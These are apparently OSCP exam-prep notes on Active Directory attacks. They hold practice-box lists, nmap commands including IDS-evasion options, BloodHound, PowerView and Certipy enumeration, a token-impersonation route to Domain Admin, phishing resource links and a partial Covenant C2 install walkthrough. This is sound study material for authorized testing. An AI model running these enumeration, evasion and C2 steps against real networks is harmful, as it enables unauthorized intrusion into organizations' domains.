



OSCP NOTES ACTIVE DIRECTORY 1

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Exam Info

POINTS	NUMBER OF MACHINES	NOTES
60 points	3 independent targets	<ul style="list-style-type: none"> 2-step targets (low and high privileges) Buffer Overflow may (or may not) be included as a low-privilege attack vector. 20 points per machine <ul style="list-style-type: none"> 10 points for low-privilege 10 points for privilege escalation
40 points	2 clients 1 domain controller	<ul style="list-style-type: none"> NEW: Active Directory set. Points are awarded only for the full exploit chain of the domain. No partial points will be awarded.

<https://marmeyus.com/post/OSCP-Review>

<https://medium.com/@0xP/oscp-2022-tips-to-help-you-pass-dddd3563967e>

[https://jaiguptanick.github.io/Blog/blog/OSCP Cracking New Pattern Walkthrough/](https://jaiguptanick.github.io/Blog/blog/OSCP%20Cracking%20New%20Pattern%20Walkthrough/)

https://www.linkedin.com/pulse/oscp-tips-2022-lagarian-smith/?trk=articles_directory

<https://dev.to/hackin7/my-oscp-experience-c9>

Laboratory

practice skills to build up on any extra points that you may have in your remaining theory work. This list is not a substitute to the actual lab environment that is in the PWK/OSCP course. When you are taking the course, it is encouraged that you try to go through every system that is in the PWK/OSCP lab environment, as they will provide better insight for when you attempt to the exam itself. This list is not exhaustive, nor does it guarantee a passing grade for the OSCP Exam.

copy instead. Do not forget to check the other tabs in this list below!

Join us on the #VulnHub & CTF channel on Matrix and find people to complete these with!

List of PWK/OSCP boxes from the previous versions of the course	Current Systems that are Similar to the current PWK/OSCP course	Other VM's to check out!
<p>toptrix: Level 1 (P1): https://www.vulnhub.com/entry/toptrix-level-1-1-22/</p> <p>toptrix: Level 1.1 (P2): https://www.vulnhub.com/entry/toptrix-level-1-1-22-1/</p> <p>toptrix: Level 1.2 (P3): https://www.vulnhub.com/entry/toptrix-level-1-2-24/</p> <p>toptrix: Level 1.3 (P4): https://www.vulnhub.com/entry/toptrix-level-1-3-4-25/</p> <p>toptrix: 2014: https://www.vulnhub.com/entry/toptrix-2014-5-62/</p> <p>firstleaks 1.3: https://www.vulnhub.com/entry/firstleaks-1-3-133/</p> <p>toptrix 1: https://www.vulnhub.com/entry/toptrix-1-1-50/</p> <p> VulnOS 2: https://www.vulnhub.com/entry/vulnos-2-147/</p> <p> VulnOS 1.2: https://www.vulnhub.com/entry/vulnos-1-2-144/</p> <p>hackLAB: Vulnix: https://www.vulnhub.com/entry/hacklab-vulnix-48/</p> <p>dev: random: scream: https://www.vulnhub.com/entry/dev-random-scream-47/</p> <p> VulnOS 2.0: https://www.vulnhub.com/entry/vulnos-2-0-pre-release-34/</p> <p>kyTower 1: https://www.vulnhub.com/entry/kytower-1-96/</p> <p>fr-Robot 1: https://www.vulnhub.com/entry/fr-robot-1-151/</p> <p> VulnLab: https://www.vulnhub.com/entry/vulnlabs-int-158/</p> <p>in_Security: https://www.vulnhub.com/entry/in-security-1-244/</p> <p>simple of Doom: https://www.vulnhub.com/entry/simple-of-doom-1-243/</p> <p>pinkys Palace v2: https://www.vulnhub.com/entry/pinkys-palace-v2-229/</p> <p>sc02: https://www.vulnhub.com/entry/sc02-1-210/</p> <p>VulnMute: https://www.vulnhub.com/entry/vulnmute-1-230/</p> <p>vuln 1: https://www.vulnhub.com/entry/vuln-1-100/</p> <p>vuln 2: https://www.vulnhub.com/entry/vuln-2-107/</p> <p> Web Developer 1: https://www.vulnhub.com/entry/web-developer-1-208/</p> <p>solidState: https://www.vulnhub.com/entry/solidstate-1-261/</p> <p>hackme 1: https://www.vulnhub.com/entry/hackme-1-330/</p> <p>sc0state_Linux 1: https://www.vulnhub.com/entry/sc0state_linux-1-323/</p> <p>IC 6: https://www.vulnhub.com/entry/ic-6-315/</p>	<p>DC 9: https://www.vulnhub.com/entry/dc-9-412/</p> <p>DigitalWorld.local (Bravery): https://www.vulnhub.com/entry/digitalworldlocal-bravery-281/</p> <p>DigitalWorld.local (Development): https://www.vulnhub.com/entry/digitalworldlocal-development-280/</p> <p>DigitalWorld.local (Mercy v2): https://www.vulnhub.com/entry/digitalworldlocal-mercy-v2-263/</p> <p>DigitalWorld.local (JOY): https://www.vulnhub.com/entry/digitalworldlocal-joy-298/</p> <p>DigitalWorld.local (FALL): https://www.vulnhub.com/entry/digitalworldlocal-fall-726/</p> <p>Prime 1: https://www.vulnhub.com/entry/prime-1-348/</p> <p>Misdirection 1: https://www.vulnhub.com/entry/misdirection-1-371/</p> <p>Sar 1: https://www.vulnhub.com/entry/sar-1-425/</p> <p>Djinn 1: https://www.vulnhub.com/entry/djinn-1-397/</p> <p>EVN 1: https://www.vulnhub.com/entry/evn-1-391/</p> <p>DeepThink 1: https://www.vulnhub.com/entry/deepthink-1-221/</p> <p>RickDCloudEasy 1: https://www.vulnhub.com/entry/rickdcloudeasy-1-207/</p> <p>Tommy Boy 1: https://www.vulnhub.com/entry/tommy-boy-1-157/</p> <p>Breach 1: https://www.vulnhub.com/entry/breach-1-152/</p> <p>Breach 2.1: https://www.vulnhub.com/entry/breach-2-1-159/</p> <p>Breach 3.0 1: https://www.vulnhub.com/entry/breach-3-0-1-177/</p> <p>NullByte: https://www.vulnhub.com/entry/nullbyte-1-126/</p> <p>Bob 1.0 1: https://www.vulnhub.com/entry/bob-1-0-1-226/</p> <p>Topgo 1: https://www.vulnhub.com/entry/topgo-1-245/</p> <p>W3k4n3s 1: https://www.vulnhub.com/entry/w3k4n3s-1-270/</p> <p>GoldenEye 1: https://www.vulnhub.com/entry/goldeneye-1-240/</p> <p>InfoSec Prep OSCP Box: https://www.vulnhub.com/entry/infosec-prep-oscp-508/</p> <p>Lemon Squeeze: https://www.vulnhub.com/entry/lemonsqueeze-1-473/</p> <p>Brainpan 1: https://www.vulnhub.com/entry/brainpan-1-511/</p> <p>Lord of the root 1.0 1: https://www.vulnhub.com/entry/lord-of-the-root-1-0-1-129/</p> <p>Tai 1: https://www.vulnhub.com/entry/tai-1-525/</p> <p>Healthcare 1: https://www.vulnhub.com/entry/healthcare-1-522/</p> <p>Photographer 1: https://www.vulnhub.com/entry/photographer-1-519/</p> <p>Gangline 1.1: https://www.vulnhub.com/entry/gangline-1-511-1-61/</p> <p>DevGuru 1: https://www.vulnhub.com/entry/devguru-1-820/</p>	<p>MF: https://www.vulnhub.com/entry/mf-1-162/</p> <p>Tommy Boy: https://www.vulnhub.com/entry/tommy-boy-1-157/</p> <p>Billy Madison: https://www.vulnhub.com/entry/billy-madison-1-161/</p> <p>TR01: https://www.vulnhub.com/entry/tr01-1-106/</p> <p>TR02: https://www.vulnhub.com/entry/tr02-2-107/</p> <p>Wallaby's Nightmare: https://www.vulnhub.com/entry/wallabys-nightmare-v102-176/</p> <p>Moria: https://www.vulnhub.com/entry/moria-1-187/</p> <p>B'Sides Vancouver 2018: https://www.vulnhub.com/entry/bsides-vancouver-2018-workshop-2/</p> <p>DEFCON Toronto Galahad: https://www.vulnhub.com/entry/defcon-toronto-galahad-194/</p> <p>Spydersec: https://www.vulnhub.com/entry/spydersec-challenge-128/</p> <p>Pinkys Palace v3: https://www.vulnhub.com/entry/pinkys-palace-v3-237/</p> <p>Pinkys Palace v4: https://www.vulnhub.com/entry/pinkys-palace-v4-265/</p> <p>Vulnerable Docker 1: https://www.vulnhub.com/entry/vulnerable-docker-1-208/</p> <p>Node 1: https://www.vulnhub.com/entry/node-1-252/</p> <p>Troll 3: https://www.vulnhub.com/entry/troll-3-340/</p> <p>Readme 1: https://www.vulnhub.com/entry/readme-1-336/</p> <p>OZ: https://www.vulnhub.com/entry/oz-1-317/</p> <p>Metasploitable 3: https://github.com/rapid7/metasploitable3</p> <p>Elector 1: https://www.vulnhub.com/entry/elector-1-503/</p> <p>Pinkys Palace v1: https://www.vulnhub.com/entry/pinkys-palace-v1-225/</p> <p>Hacker Kid: 1.0 1: https://www.vulnhub.com/entry/hacker-kid-1-0-1-719/</p>

<https://t.me/learningnets>

actual lab environment that is in the PWK/OSCP course. When you are taking the course, it is encouraged that you try to go through every system that is in the PWK/OSCP lab environment, as they will provide better insight for when you attempt to the exam itself. This list is not exhaustive, nor does it guarantee a passing grade for the OSCP Exam.

Linux Boxes:	Windows Boxes:	More challenging than OSCP, but good practice:	Updated Boxes for December 2021:
Lame	legacy	Jeeves [Windows]	Object [Windows]
brainfuck	Blue	Bart [Windows]	Writer [Linux]
shocker	Devel	Tally [Windows]	Precise [Linux]
bashed	Optimum	Kotarak [Linux]	Support[Windows]
nibbles	Bastard	falafel [Linux]	
beep	granny	Devops [Linux]	
cronos	Arctic	Hawk [Linux]	
nineveh	grandpa	Netmon [Windows]	
sense	silo	Lightweight [Linux]	
solidstate	bounty	La Casa De Papel [Linux]	
node	jerry	Jail [Linux]	
valentine	conceal	Safe [Linux]	
poison	chatterbox	Bitlab [Linux]	
sunday	Forest	Sizzle [Windows]	
tartarsauce	BankRobber	Sniper [Windows]	
lrked	secnotes	Control [Windows]	
Friendzone	Bastion	October [Linux]	
Swagshop	Buff	Mango [Linux]	
Networked	Servmon	Nest [Windows]	
jarvis	Active	Book [Linux]	
Mirai	Remote	Sauna [Windows]	
Popcorn	Fuse	Cascade [Windows]	
Haircut	Omni	Querier [Windows]	
Blocky	Worker	Quick [Linux]	
Frolic	Love	BlackField [Windows]	
Postman	Intelligence	APT [Windows]	
Mango	APT	Atom [Windows]	
Traverxec	Object	BreadCrumbs [Windows]	
OpenAdmin	Support	Monitors [Linux]	
Magic		Dynstr [Linux]	
Admirer		PivotAPI [Windows]	
Blunder		Pikaboo [Linux]	
Tabby		Monteverde [Windows]	
Doctor		Writer [Linux]	
SneakyMailer		Forge [Linux]	
Passage		Stacked [Linux]	
Luanne			
Time			
Ready			
Delivery			
Ophiuchi			
ScriptKiddie			
Armageddon			
Knife			
Pit			

Reconnaissance

Active Reconnaissance

Nmap

Ping Sweep

```
nmap -sP 192.168.1.0/24 -oN scan-alive-hosts.txt
```

```
nmap -sP 192.168.1.1,5,100,150 -oN scan-alive-hosts.txt
```

General Scans for a host

Default script, All ports, Version + OS Discovery, TCP scan

```
nmap -sC -A -T4 -oN nmap-tcp-initial.txt 192.168.1.1 -p-
```

UDP Scan:

```
nmap -sU --top-ports 100 -oN nmap-udp-initial.txt 192.168.1.1
```

Scan a Single Target

```
nmap [target]
```

Scan Multiple Targets

```
nmap [target1, target2, etc]
```

Scan a List of Targets

`nmap -iL [list.txt]`

Scan a Range of Hosts

`nmap [range of IP addresses]`

Scan an Entire Subnet

`nmap [ip address/cdir]`

Scan Random Hosts

`nmap -iR [number]`

Exclude Targets From a Scan

`nmap [targets] --exclude [targets]`

Exclude Targets Using a List

`nmap [targets] --excludefile [list.txt]`

Perform an Aggressive Scan

`nmap -A [target]`

Scan an IPv6 Target

`nmap -6 [target]`

Port Scanning Options

Perform a Fast Scan

`nmap -F [target]`

Scan Specific Ports

`nmap -p [port(s)] [target]`

Scan Ports by Name

`nmap -p [port name(s)] [target]`

Scan Ports by Protocol

`nmap -sU -sT -p U:[ports],T:[ports] [target]`

Scan All Ports

`nmap -p 1-65535 [target]`

Scan Top Ports

`nmap --top-ports [number] [target]`

Perform a Sequential Port Scan

`nmap -r [target]`

Attempt to Guess an Unknown OS

`nmap -O --osscan-guess [target]`

Service Version Detection

`nmap -sV [target]`

Troubleshoot Version Scan

`nmap -sV --version-trace [target]`

Perform a RPC Scan

`nmap -sR [target]`

Discovery Options

Host Discovery The `-p` switch determines the type of ping to perform.

Nmap Switch	Description
-PI	ICMP ping
-Po	No ping
-PS	SYN ping
-PT	TCP ping

Perform a Ping Only Scan

`nmap -sn [target]`

Do Not Ping

`nmap -Pn [target]`

TCP SYN Ping

`nmap -PS [target]`

TCP ACK Ping

`nmap -PA [target]`

UDP Ping

`nmap -PU [target]`

SCTP INIT Ping

`nmap -PY [target]`

ICMP Echo Ping

`nmap -PE [target]`

ICMP Timestamp Ping

nmap -PP [target]

ICMP Address Mask Ping

nmap -PM [target]

IP Protocol Ping

nmap -PO [target]

ARP ping

nmap -PR [target]

Traceroute

nmap --traceroute [target]

Force Reverse DNS Resolution

nmap -R [target]

Disable Reverse DNS Resolution

nmap -n [target]

Alternative DNS Lookup

nmap --system-dns [target]

Manually Specify DNS Server

Can specify a single server or multiple.

nmap --dns-servers [servers] [target]

Create a Host List

nmap -sL [targets]

Port Specification and Scan Order

Nmap Switch	Description
-------------	-------------

Service/Version Detection

Nmap Switch	Description
-sV	Enumerates software versions

Script Scan

Nmap Switch	Description
-sC	Run all default scripts

OS Detection

Nmap Switch	Description
-------------	-------------

Timing and Performance

The -t switch determines the speed and stealth performed.

Nmap Switch	Description
-T0	Serial, slowest scan
-T1	Serial, slow scan
-T2	Serial, normal speed scan
-T3	Parallel, normal speed scan
-T4	Parallel, fast scan

Not specifying a T value will default to -T3, or normal speed.

Firewall Evasion Techniques

Firewall/IDS Evasion and Spoofing

Nmap Switch	Description
-------------	-------------

Fragment Packets

nmap -f [target]

Specify a Specific MTU

nmap --mtu [MTU] [target]

Use a Decoy

nmap -D RND:[number] [target]

Idle Zombie Scan

nmap -sI [zombie] [target]

Manually Specify a Source Port

nmap --source-port [port] [target]

Append Random Data

nmap --data-length [size] [target]

Randomize Target Scan Order

nmap --randomize-hosts [target]

Spoof MAC Address

`nmap --spoof-mac [MAC|O|vendor] [target]`

Send Bad Checksums

`nmap --badsum [target]`

Advanced Scanning Functions

TCP SYN Scan

`nmap -sS [target]`

TCP Connect Scan

`nmap -sT [target]`

UDP Scan

`nmap -sU [target]`

TCP NULL Scan

`nmap -sN [target]`

TCP FIN Scan

`nmap -sF [target]`

Xmas Scan

`nmap -sA [target]`

TCP ACK Scan

`nmap -sA [target]`

Custom TCP Scan

`nmap --scanflags [flags] [target]`

IP Protocol Scan

`nmap -sO [target]`

Send Raw Ethernet Packets

`nmap --send-eth [target]`

Send IP Packets

`nmap --send-ip [target]`

Timing Options

Timing Templates

`nmap -T[0-5] [target]`

Set the Packet TTL

`nmap --ttl [time] [target]`

Minimum Number of Parallel Operations

`nmap --min-parallelism [number] [target]`

Maximum Number of Parallel Operations

`nmap --max-parallelism [number] [target]`

Minimum Host Group Size

`nmap --min-hostgroup [number] [targets]`

Maximum Host Group Size

`nmap --max-hostgroup [number] [targets]`

Maximum RTT Timeout

`nmap --initial-rtt-timeout [time] [target]`

Initial RTT Timeout

`nmap --max-rtt-timeout [TTL] [target]`

Maximum Number of Retries

`nmap --max-retries [number] [target]`

Host Timeout

`nmap --host-timeout [time] [target]`

Minimum Scan Delay

`nmap --scan-delay [time] [target]`

Maximum Scan Delay

`nmap --max-scan-delay [time] [target]`

Minimum Packet Rate

`nmap --min-rate [number] [target]`

Maximum Packet Rate

`nmap --max-rate [number] [target]`

Defeat Reset Rate Limits

`nmap --defeat-rst-ratelimit [target]`

Shellshock

`nmap <ip> -p 80,443 --script=http-shellshock --script-args uri=/cgi-bin/xx.cgi`

GitHub - mubix/shellshocker-pocs: Collection of Proof of Concepts and Potential Targets for #ShellShocker

DNS Zone Transfer

```
dig @<dns_server> <domain_name> -t AXFR +nocookie
```

Masscan

<https://github.com/robertdavidgraham/masscan>

GitHub - robertdavidgraham/masscan: TCP port scanner, spews SYN packets asynchronously, scanning entire Internet in under 5 minutes.

GitHub

Build for doing large scale but fast scanning

Metasploit Scanning Modules

scanner/portscan

post/windows/gather/arp_scanner RHOST=<ip_range>

To use a session as a route:

post/multi/manage/autoroute

Searchsploit

Find known exploit. Usage:

```
searchsploit <keyword>
```

To copy the exploit script:

```
searchsploit <EDB-ID> -m <Output_Location>
```

To run ADRecon on a domain member host.

```
PS C:\> .\ADRecon.ps1
```

To run ADRecon on a domain member host as a different user.

```
PS C:\> .\ADRecon.ps1 -DomainController <IP or FQDN> -Credential <domain\username>
```

To run ADRecon on a non-member host using LDAP.

```
PS C:\> .\ADRecon.ps1 -Protocol LDAP -DomainController <IP or FQDN> -Credential <domain\username>
```

To run ADRecon with specific modules on a non-member host with RSAT. (Default OutputType is STDOUT with -Collect parameter)

```
PS C:\> .\ADRecon.ps1 -Protocol ADWS -DomainController <IP or FQDN> -Credential <domain\username> -Collect Domain, DomainControllers
```

To generate the ADRecon-Report.xlsx based on ADRecon output (CSV Files).

PS C:\>.\ADRecon.ps1 -GenExcel C:\ADRecon-Report-<timestamp>

When you run ADRecon, a ADRecon-Report-<timestamp> folder will be created which will contain ADRecon-Report.xlsx and CSV-Folder with the raw files.

<https://github.com/sense-of-security/ADRecon>

<https://github.com/outflanknl/Recon-AD>

Using BloodHound

Use the correct collector

- AzureHound for Azure Active Directory
- SharpHound for local Active Directory
- use [AzureHound](#)
- # require: Install-Module -name Az -AllowClobber
- # require: Install-Module -name AzureADPreview -AllowClobber
- Connect-AzureAD
- Connect-AzAccount
- .\AzureHound.ps1

Invoke-AzureHound

- use [BloodHound](#)
- # run the collector on the machine using SharpHound.exe
- #
<https://github.com/BloodHoundAD/BloodHound/blob/master/Collectors/SharpHound.exe>
- # /usr/lib/bloodhound/resources/app/Collectors/SharpHound.exe
- .\SharpHound.exe -c all -d active.htb --searchforest
- .\SharpHound.exe -c all,GPOLocalGroup # all collection doesn't include GPOLocalGroup by default
- .\SharpHound.exe --CollectionMethod DCOOnly # only collect from the DC, doesn't query the computers (more stealthy)
-
- .\SharpHound.exe -c all --LdapUsername <UserName> --LdapPassword <Password> --JSONFolder <PathToFile>
- .\SharpHound.exe -c all --LdapUsername <UserName> --LdapPassword <Password> --domaincontroller 10.10.10.100 -d active.htb

- `.\SharpHound.exe -c all,GPOLocalGroup --outputdirectory C:\Windows\Temp --randomizefilenames --prettyjson --nosavecache --encryptzip --collectallproperties --throttle 10000 --jitter 23`
-
- `# or run the collector on the machine using Powershell`
- `# https://github.com/BloodHoundAD/BloodHound/blob/master/Collectors/SharpHound.ps1`
- `# /usr/lib/bloodhound/resources/app/Collectors/SharpHound.ps1`
- `Invoke-BloodHound -SearchForest -CSVFolder C:\Users\Public`
- `Invoke-BloodHound -CollectionMethod All -LDAPUser <UserName> -LDAPPass <Password> -OutputDirectory <PathToFile>`
-
- `# or remotely via BloodHound Python`
- `# https://github.com/fox-it/BloodHound.py`
- `pip install bloodhound`

`bloodhound-python -d lab.local -u rsmith -p Winter2017 -gc LAB2008DC01.lab.local -c all`

- Collect more data for certificates exploitation using Certipy
- `certipy find 'corp.local/john:Passw0rd@dc.corp.local' -bloodhound`
- `certipy find 'corp.local/john:Passw0rd@dc.corp.local' -old-bloodhound`

`certipy find 'corp.local/john:Passw0rd@dc.corp.local' -vulnerable -hide-admins -username user@domain -password Password123`

Then import the zip/json files into the Neo4J database and query them.

`root@payload$ apt install bloodhound`

`# start BloodHound and the database`

`root@payload$ neo4j console`

`# or use docker`

`root@payload$ docker run -p7474:7474 -p7687:7687 -e NEO4J_AUTH=neo4j/bloodhound neo4j`

```
root@payload$ ./bloodhound --no-sandbox
```

Go to <http://127.0.0.1:7474>, use db:bolt://localhost:7687, user:neo4j, pass:neo4j

You can add some custom queries like :

- [Bloodhound-Custom-Queries from @hausec](#)
- [BloodHoundQueries from CompassSecurity](#)
- [BloodHound Custom Queries from Exegol - @ShutdownRepo](#)
- [Certipy BloodHound Custom Queries from ly4k](#)

Replace the customqueries.json file located at /home/username/.config/bloodhound/customqueries.json or C:\Users\USERNAME\AppData\Roaming\BloodHound\customqueries.json.

Using PowerView

- **Get Current Domain:** Get-NetDomain
- **Enum Other Domains:** Get-NetDomain -Domain <DomainName>
- **Get Domain SID:** Get-DomainSID
- **Get Domain Policy:**
- Get-DomainPolicy
-
- #Will show us the policy configurations of the Domain about system access or kerberos
- (Get-DomainPolicy)."system access"

(Get-DomainPolicy)."kerberos policy"

- **Get Domain Controlers:**
- Get-NetDomainController

Get-NetDomainController -Domain <DomainName>

- **Enumerate Domain Users:**
- Get-NetUser
- Get-NetUser -SamAccountName <user>
- Get-NetUser | select cn
- Get-UserProperty
-

- #Check last password change
- Get-UserProperty -Properties pwdlastset
-
- #Get a specific "string" on a user's attribute
- Find-UserField -SearchField Description -SearchTerm "wtver"
-
- #Enumerate user logged on a machine
- Get-NetLoggedon -ComputerName <ComputerName>
-
- #Enumerate Session Information for a machine
- Get-NetSession -ComputerName <ComputerName>
-
- #Enumerate domain machines of the current/specified domain where specific users are logged into

Find-DomainUserLocation -Domain <DomainName> | Select-Object UserName, SessionFromName

- **Enum Domain Computers:**
- Get-NetComputer -FullData
- Get-DomainGroup
-
- #Enumerate Live machines

Get-NetComputer -Ping

- **Enum Groups and Group Members:**
- Get-NetGroupMember -GroupName "<GroupName>" -Domain <DomainName>
-
- #Enumerate the members of a specified group of the domain
- Get-DomainGroup -Identity <GroupName> | Select-Object -ExpandProperty Member
-
- #Returns all GPOs in a domain that modify local group memberships through Restricted Groups or Group Policy Preferences

Get-DomainGPOLocalGroup | Select-Object GPODisplayName, GroupName

- **Enumerate Shares**
- #Enumerate Domain Shares
- Find-DomainShare
-
- #Enumerate Domain Shares the current user has access

Find-DomainShare -CheckShareAccess

- **Enum Group Policies:**
- Get-NetGPO
-
- # Shows active Policy on specified machine
- Get-NetGPO -ComputerName <Name of the PC>
- Get-NetGPOGroup
-
- #Get users that are part of a Machine's local Admin group

Find-GPOComputerAdmin -ComputerName <ComputerName>

- **Enum OUs:**
- Get-NetOU -FullData

Get-NetGPO -GPOname <The GUID of the GPO>

- **Enum ACLs:**
- # Returns the ACLs associated with the specified account
- Get-ObjectAcl -SamAccountName <AccountName> -ResolveGUIDs
- Get-ObjectAcl -ADSPrefix 'CN=Administrator, CN=Users' -Verbose
-
- #Search for interesting ACEs
- Invoke-ACLScanner -ResolveGUIDs
-
- #Check the ACLs associated with a specified path (e.g smb share)

Get-PathAcl -Path "\\Path\Of\A\Share"

- **Enum Domain Trust:**
- Get-NetDomainTrust

Get-NetDomainTrust -Domain <DomainName>

- **Enum Forest Trust:**
- Get-NetForestDomain
- Get-NetForestDomain Forest <ForestName>
-
- #Domains of Forest Enumeration
- Get-NetForestDomain
- Get-NetForestDomain Forest <ForestName>
-
- #Map the Trust of the Forest
- Get-NetForestTrust

Get-NetDomainTrust -Forest <ForestName>

- **User Hunting:**
- #Finds all machines on the current domain where the current user has local admin access
- Find-LocalAdminAccess -Verbose
-
- #Find local admins on all machines of the domain:
- Invoke-EnumerateLocalAdmin -Verbose
-
- #Find computers were a Domain Admin OR a specified user has a session
- Invoke-UserHunter
- Invoke-UserHunter -GroupName "RDPUUsers"
- Invoke-UserHunter -Stealth
-
- #Confirming admin access:

Invoke-UserHunter -CheckAccess

🔒 Priv Esc to Domain Admin with User Hunting:

I have local admin access on a machine -> A Domain Admin has a session on that machine -> I steal his token and impersonate him -> Profit!

[PowerView 3.0 Tricks](#)

Using AD Module

- **Get Current Domain:** Get-ADDomain
- **Enum Other Domains:** Get-ADDomain -Identity <Domain>
- **Get Domain SID:** Get-DomainSID
- **Get Domain Controlers:**
- Get-ADDomainController

Get-ADDomainController -Identity <DomainName>

- **Enumerate Domain Users:**
- Get-ADUser -Filter * -Identity <user> -Properties *
-
- #Get a specific "string" on a user's attribute

Get-ADUser -Filter 'Description -like "*wtver*"' -Properties Description | select Name, Description

- **Enum Domain Computers:**
- Get-ADComputer -Filter * -Properties *

Get-ADGroup -Filter *

- **Enum Domain Trust:**
- Get-ADTrust -Filter *

Get-ADTrust -Identity <DomainName>

- **Enum Forest Trust:**
- Get-ADForest
- Get-ADForest -Identity <ForestName>
-
- #Domains of Forest Enumeration

(Get-ADForest).Domains

- **Enum Local AppLocker Effective Policy:**

Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections

Other Interesting Commands

- **Find Domain Controllers**
- nslookup domain.com
- nslookup -type=srv _ldap._tcp.dc._msdcs.<domain>.com
- nltest /dclist:domain.com
- Get-ADDomainController -filter * | Select-Object name
- gpresult /r
- \$Env:LOGONSERVER

echo %LOGONSERVER%

Initial Access

<https://www.ired.team/offensive-security/initial-access/password-spraying-outlook-web-access-remote-shell>

<https://www.ired.team/offensive-security/initial-access/phishing-with-ms-office>

<https://www.ired.team/offensive-security/initial-access/phishing-with-gophish-and-digitalocean>

<https://www.ired.team/offensive-security/code-execution>

[The Hitchhiker's Guide To Initial Access](#)

[How To: Empire's Cross Platform Office Macro](#)

[Phishing with PowerPoint](#)

[PHISHING WITH EMPIRE](#)

[Bash Bunny](#)

[OWASP Presentation of Social Engineering - OWASP](#)

[USB Drop Attacks: The Danger of "Lost And Found" Thumb Drives](#)

[Weaponizing data science for social engineering: Automated E2E spear phishing on Twitter - Defcon 24](#)

[Cobalt Strike - Spear Phishing documentation](#)

[Cobalt Strike Blog - What's the go-to phishing technique or exploit?](#)

[Spear phishing with Cobalt Strike - Raphael Mudge](#)

[EMAIL RECONNAISSANCE AND PHISHING TEMPLATE GENERATION MADE SIMPLE](#)

[Phishing for access](#)

[Excel macros with PowerShell](#)

[PowerPoint and Custom Actions](#)

[Macro-less Code Exec in MSWord](#)

[Multi-Platform Macro Phishing Payloads](#)

[Abusing Microsoft Word Features for Phishing: "subDoc"](#)

[Phishing Against Protected View](#)

[POWERSHELL EMPIRE STAGERS 1: PHISHING WITH AN OFFICE MACRO AND EVADING AVS](#)

[The PlugBot: Hardware Botnet Research Project](#)

[Luckystrike: An Evil Office Document Generator](#)

[The Absurdly Underestimated Dangers of CSV Injection](#)

[Macroless DOC malware that avoids detection with Yara rule](#)

[Phishing between the app whitelists](#)

[Executing Metasploit & Empire Payloads from MS Office Document Properties \(part 1 of 2\)](#)

[Executing Metasploit & Empire Payloads from MS Office Document Properties \(part 2 of 2\)](#)

[Social Engineer Portal](#)

[7 Best social Engineering attack](#)

[Using Social Engineering Tactics For Big Data Espionage - RSA Conference Europe 2012](#)

[USING THE DDE ATTACK WITH POWERSHELL EMPIRE](#)

[Phishing on Twitter - POT](#)

[Microsoft Office – NTLM Hashes via Frameset](#)

[Defense-In-Depth write-up](#)

[Spear Phishing 101](#)

<https://0x1.gitlab.io/pentesting/Red-Teaming-Toolkit/>

Covenant C2 Setup

<https://captainroot.com/blog/getting-started-with-covenant-c2-in-kali-linux/>

<https://michaelkoczvara.medium.com/covenant-c2-quick-setup-on-windows-296a0d400de2>

How to Install Covenant on Kali Linux

This is a quick walkthrough on installing Covenant Command & Control (C&C) framework on Kali Linux. I tested this on Kali 2020.3. but this should work for later version updates as well. Let's get started.

Covenant has a nicely written installation and setup page over here: <https://github.com/cobbr/Covenant/wiki/Installation-And-Startup>

..but I hope to summarise what's needed to get it up and running on Kali Linux in this post.


First, you need to download the .NET Core framework for Linux. At the time of writing the latest version was 3.1. You can find the latest *recommended* release over here:

[Download .NET Core \(Linux, macOS, and Windows\)](#)

[Official .NET Core downloads for Linux, macOS, and Windows. .NET Core is a cross-platform version of .NET, for building...](#)

dotnet.microsoft.com

I have a 64bit Kali linux. I've read some recommendations mentioning to use 64bit bit instead of 32bit Kali when installing Covenant. I downloaded the 64bit version of the .NET SDK package from the [.NET Core 3.1 download page](#). Screenshot below:



OS	Installers	Binaries
Linux	Package manager instructions	ARM32 ARM64 RHEL 6 x64 x64 x64 Alpine
macOS	x64	x64
Windows	x64 x86	ARM32 x64 x86
All	dotnet-install scripts	

Once the tar.gz file is downloaded on to my Kali host, I pretty much followed the instructions from [here](#) to extract it and set the relevant environment variables. I've detailed the steps I took below for clarity.

Go ahead and run the following to extract the tar.gz file:

```
mkdir -p $HOME/dotnet && tar xzf dotnet-sdk-3.1.403-linux-x64.tar.gz -C $HOME/dotnet
```

The above command will extract the contents to your \$HOME/dotnet folder as confirmed below:

```
root@kali:~/tools# cd $HOME/dotnet
root@kali:~/dotnet# ls
dotnet  host  LICENSE.txt  packs  sdk  shared  templates  ThirdPartyNotices.txt
```

Now set the environment variables required with the following commands:

```
export DOTNET_ROOT=$HOME/dotnet
export PATH=$PATH:$HOME/dotnet
```

And you are done setting up the .NET Core framework needed for Covenant. Now, lets move on to installing Covenant itself.


I installed Covenant under my ~/tools folder, so feel free to change the location as you need:

```
cd ~/toolsgit clone --recurse-submodules https://github.com/cobbr/Covenant
```

The above will download Covenant from Github repository. It will use up about 141Mb of space. Once downloaded:

```
cd Covenant/Covenant  
dotnet build
```

Running the above command will start building the Covenant project. It built successfully, you should get a message like this:

A terminal window with a black background and green and white text. The text reads: 'Build succeeded.' followed by '0 Warning(s)' and '0 Error(s)' on separate lines. At the bottom, it says 'Time Elapsed 00:00:42.47'.

Now you are ready to run Covenant:

